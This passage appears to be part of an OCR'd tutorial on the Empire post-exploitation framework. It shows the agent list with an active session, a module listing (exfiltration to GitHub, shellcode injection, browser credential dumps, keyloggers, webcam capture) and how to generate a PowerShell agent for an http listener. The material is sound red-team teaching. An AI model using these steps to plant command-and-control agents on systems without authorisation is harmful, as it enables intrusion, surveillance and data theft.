
The output of the **help** command is shown above. It will display all the commands we can use when an agent establishes a connection with Empire. For example, typing the **list** command will show all the active agents we have, as shown below.



```
(Empire: agents) > list

[*] Active agents:

  Name             Lang  Internal IP     Machine Name    Use
ess              Delay    Last Seen
  ---------        ----  -----------     ------------    ---
---              -----    --------------------
  7A9WSDPN         ps    [redacted]                      [redacted]
rshell/4032      5/0.0    2017-07-12 09:00:44
```


Step 6 Using Modules

Modules in Empire are used to perform specific functions. We can access modules using the **usemodule** command. Type **usemodule** <*Space*> and then use tab completion to see all the modules.



```
(Empire: agents) > usemodule
Display all 267 possibilities? (y or n)
exfiltration/Invoke_ExfilDataToGitHub
external/generate_agent
powershell/code_execution/invoke_dllinjection
powershell/code_execution/invoke_metasploitpayload
powershell/code_execution/invoke_reflectivepeinjection
powershell/code_execution/invoke_shellcode
powershell/code_execution/invoke_shellcodemsil
powershell/collection/ChromeDump
powershell/collection/FoxDump
powershell/collection/USBKeylogger
powershell/collection/WebcamRecorder
powershell/collection/browser_data
powershell/collection/clipboard_monitor
powershell/collection/file_finder
powershell/collection/find_interesting_file
powershell/collection/get_indexed_item
powershell/collection/get_sql_column_sample_data
powershell/collection/get_sql_query
```

We will learn more about different modules in a later tutorial. First, let's take a look at how to use modules in Empire. Let's use the "external/generate_agent" as an example. Type **usemodule external/generate_agent** to load the module. Once the required module is loaded, type **help** to see all the commands we can use with the module.




```
(Empire: agents) > usemodule external/generate_agent
(Empire: external/generate_agent) > help

Module Commands
===============
agents            Jump to the Agents menu.
back              Go back a menu.
creds             Display/return credentials from the datab
execute           Execute the given Empire module.
exit              Exit Empire.
help              Displays the help menu.
info              Display module options.
interact          Interact with a particular agent.
list              Lists all active agents (or listeners).
listeners         Jump to the listeners menu.
main              Go back to the main menu.
options           Display module options.
reload            Reload the current module.
run               Execute the given Empire module.
set               Set a module option.
unset             Unset a module option.
usemodule         Use an Empire PowerShell module.

(Empire: external/generate_agent) >
```

- **agents** - Will allow you to jump directly to agents menu.
- **back & main** – Will take you back to the main menu
- **exit** – Will exit from Empire.
- **help** – Will display help menu as shown in the above image.
- **info** – Will display information about the active listener.
- **kill** – Is used to kill a particular listener.
- **execute or run** – Will execute the selected module.
- **interact** – Is used to interact with a particular agent (normally used when there are multiple listeners).
- **list** – Will list all the active listeners or agents.


- **options** – Is used to see all the options we need to set for the particular agent.
- **set and unset** – Used to set and unset values for particular options.
- **listeners** – Used to jump to listeners menu.
- **reload** – Will reload the current module.

Type the **options** command to see the options required for the module.



```
(Empire: external/generate_agent) > options

              Name: Generate Agent
            Module: external/generate_agent

Authors:
  @harmj0y

Description:
  Generates an agent code instance for a specified listener
  pre-staged, and register the agent in the database. This
  allows the agent to begin beconing behavior immediately.

Options:

  Name     Required    Value                      Descriptio
  ----     --------    -------                    ----------
  Listener True                                   Listener to
for.
  OutFile  True        /tmp/agent                 Output fil
code to.
  Language True                                   Language t
ent.
```

Set the required options using the **set** command, and when complete, use the **execute** command to generate the module.



```
(Empire: external/generate_agent) > set Listener http
(Empire: external/generate_agent) > set Language powershell
(Empire: external/generate_agent) > execute
[+] Pre-generated agent 'QKHQXGMU' now registered.
[*] powershell agent code for listener http with sessionID
t to /tmp/agent
[*] Run sysinfo command after agent starts checking in!
(Empire: external/generate_agent) >
```

We will get into more detail about Empire in the upcoming sections. These are the first steps in getting Empire up and running, so stay tuned for more!